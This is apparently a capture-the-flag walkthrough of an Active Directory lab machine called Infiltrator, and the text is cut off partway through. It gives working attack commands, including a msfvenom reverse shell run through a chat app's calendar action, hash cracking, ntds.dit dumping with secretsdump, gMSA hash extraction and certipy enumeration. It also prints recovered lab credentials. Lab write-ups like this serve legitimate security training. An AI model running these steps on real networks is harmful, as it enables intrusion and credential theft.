
We download this and run it through DNSpy
There are two classes.
An ldap one that contains the cipher text (text6) and the key.
And a decrypter

We can copy the decrypter code to ChatGPT and ask it to convert to python and get the following python code that contains our key and cipher text.
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
import base64

def decrypt_string(key: str, cipher_text: str) -> str:
    # Convert the key to bytes and initialize a 16-byte IV (all zeros)
    key_bytes = key.encode('utf-8')
    iv = bytes([0] * 16)

    # Decode the base64 encoded ciphertext
    cipher_bytes = base64.b64decode(cipher_text)

    # Create an AES decryptor
    decryptor = Cipher(
        algorithms.AES(key_bytes),
        modes.CBC(iv),
        backend=default_backend()
    ).decryptor()

    # Decrypt the ciphertext
    decrypted = decryptor.update(cipher_bytes) + decryptor.finalize()

    # Return the decrypted text as a string
    return decrypted.decode('utf-8')

# Example usage
key = "b14ca5898a4e4133bbce2ea2315a1916"  # Ensure the key length is correct for AES (e.g., 16, 24, or 32 bytes)
cipher_text = "TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE="
decrypted_text = decrypt_string(key, cipher_text)
print(decrypted_text)
Running this, gives us some base64. This doesn’t seem to be the password. After some thought, we try using this as the cipher text again.

It turns out we needed to decrypt it twice. Change the python code decrypt part to
decrypted_text = decrypt_string(key,decrypt_string(key, cipher_text))
And Now we get something that looks a lot more like a password for the winrm_svc user.

winrm_svc:WinRm@$svc^!^P
We login to the chat application with this user and find an API Key in the notes section

We also find a conversation with o.martinez

It seems she has put her password in the Chiefs_Marketing chat group
As a Member of the “Remote Management Users” group, the user winrm_svc can login using evil-winrm

In the path C:\users\winrm_svc\appdata\Roaming\Output Messenger\JAAA there is a sqlite3 database called OM.db3. Copy this to your machine and look at it.

Within it we find the ChatRoom that was mentioned and a chatroom_key
Using the chatroom_keyand the API key, we can use the API to get the logs from the Chiefs_Marketing_Chat chat room and run it through jq. The API server runs on port 14125 which we forwarded ages ago with chisel.
API Key : 558R501T5I6024Y8JV3B7KOUN1A518GG
Chatroom Key : 20240220014618@conference.com

curl -H 'API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG' 'http://127.0.0.1:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2024/01/01&todate=2024/12/12' | jq .logs
We now see o.martinez password

O.martinez:m@rtinez@1996!
O.Martinez
We login to the chat app with these credentials and find that in her calander she has reminders to check websites daily

However, they are not checks, but actual actions that get performed on her machine when logged in.
Creating a new calendar event, we can see the actions we can add, there is one called “Run Application”

We generate and drop a msfvenon payload onto the box using the connection we have from the winrm_svc, into c:\programdata\evil.exe
msfvenom -p windows/x64/shell_reverse_tcp LPORT=9001 LHOST=10.10.14.2 -f exe -o evil.exe

We also need to copy this file to the windows machine you have Output Messenger running on. Within the same path c:\programdata\evil.exe


Now create a new action for today and set the time to a minute later than the time on your windows machine. Once the time is reached, you will get a reverse shell, the action is performed on your machine (But doesn’t create a shell as the IP is not reachable) and is also run on the target machine, because o.martinez is logged in, with the same application running. All our time in the Output Messenger application show o.martinez online.
PCAP

Within the path c:\Users\O.martinez\AppData\Roaming\Output Messenger\FAAA\Received Files\203301 there is a pcap. Copy this to your machine

Within the PCAP HTTP streams we find a 7zip file and o.martinez password

o.martinez:M@rtinez_P@ssw0rd!
It is a password protected 7zip file, so we can use john and hashcat to crack it to the password of zipper
7z2john <file> > infiltrator_bitlocker.txt

.\hashcat.exe -m 11600 .\hashes\infiltrator_bitlocker.txt .\rockyou.txt --username

:zipper
Bitlocker
Extracting out the archive, it is a single HTML file. It is in French, but it shows a Bitlocker Recovery Key

650540-413611-429792-307362-466070-397617-148445-087043
The o.martienz user is also a member of the Remote Management Users and as such, can RDP to the server
On the server is a locked E: Drive


Double Click the Drive and Select “More Options” and then “Enter Recovery Key” and enter the Recovery Key we found
Under the path E:\Windows Server 2012 R2\Backups\Users\Administrator\Documents\ we find a backup file called Backup_Credentials.7z

Copy this file to your machine and extract it to find a ntds.dit file and the registry System and Security hives.
We can use secrectsdump to extract the hashes from these files.
secretsdump.py -ntds Active\ Directory/ntds.dit -system registry/SYSTEM -security registry/SECURITY LOCAL

Unfortunately the admin hash doesn’t work, we still have a few more steps to go.
Using the tool ntdsdotsqlite we can extract the details from the ntds.dit file to a sqlite3 database
ntdsdotsqlite Active\ Directory/ntds.dit --system registry/SYSTEM -o NTDS.sqlite
Within the user_accounts table we find a description that contains a password for the lan_managment user

lan_managment:l@n_M@an!1331
Bloodhound shows that we have the right to “ReadGMSA” Password.

We can use nxc to dump the hash of the Infiltrator_SVC$ user account
nxc ldap infiltrator.htb -u 'lan_managment' -p 'l@n_M@an!1331' --gmsa

Account: infiltrator_svc$     NTLM: 9ae7de37439f359608eccf2cff5d32b9

ADCS
This server is running a Certificate Service. We use Certipy and the instructions at HackTricks to get a administrator hash
First we use the find command to get all the certificate templates
# Find RC4 vuln template
certipy find -u 'infiltrator_svc$@Infiltrator.htb' -hashes '9ae7de37439f359608eccf2cff5d32b9' -dc-ip 10.129.231.134
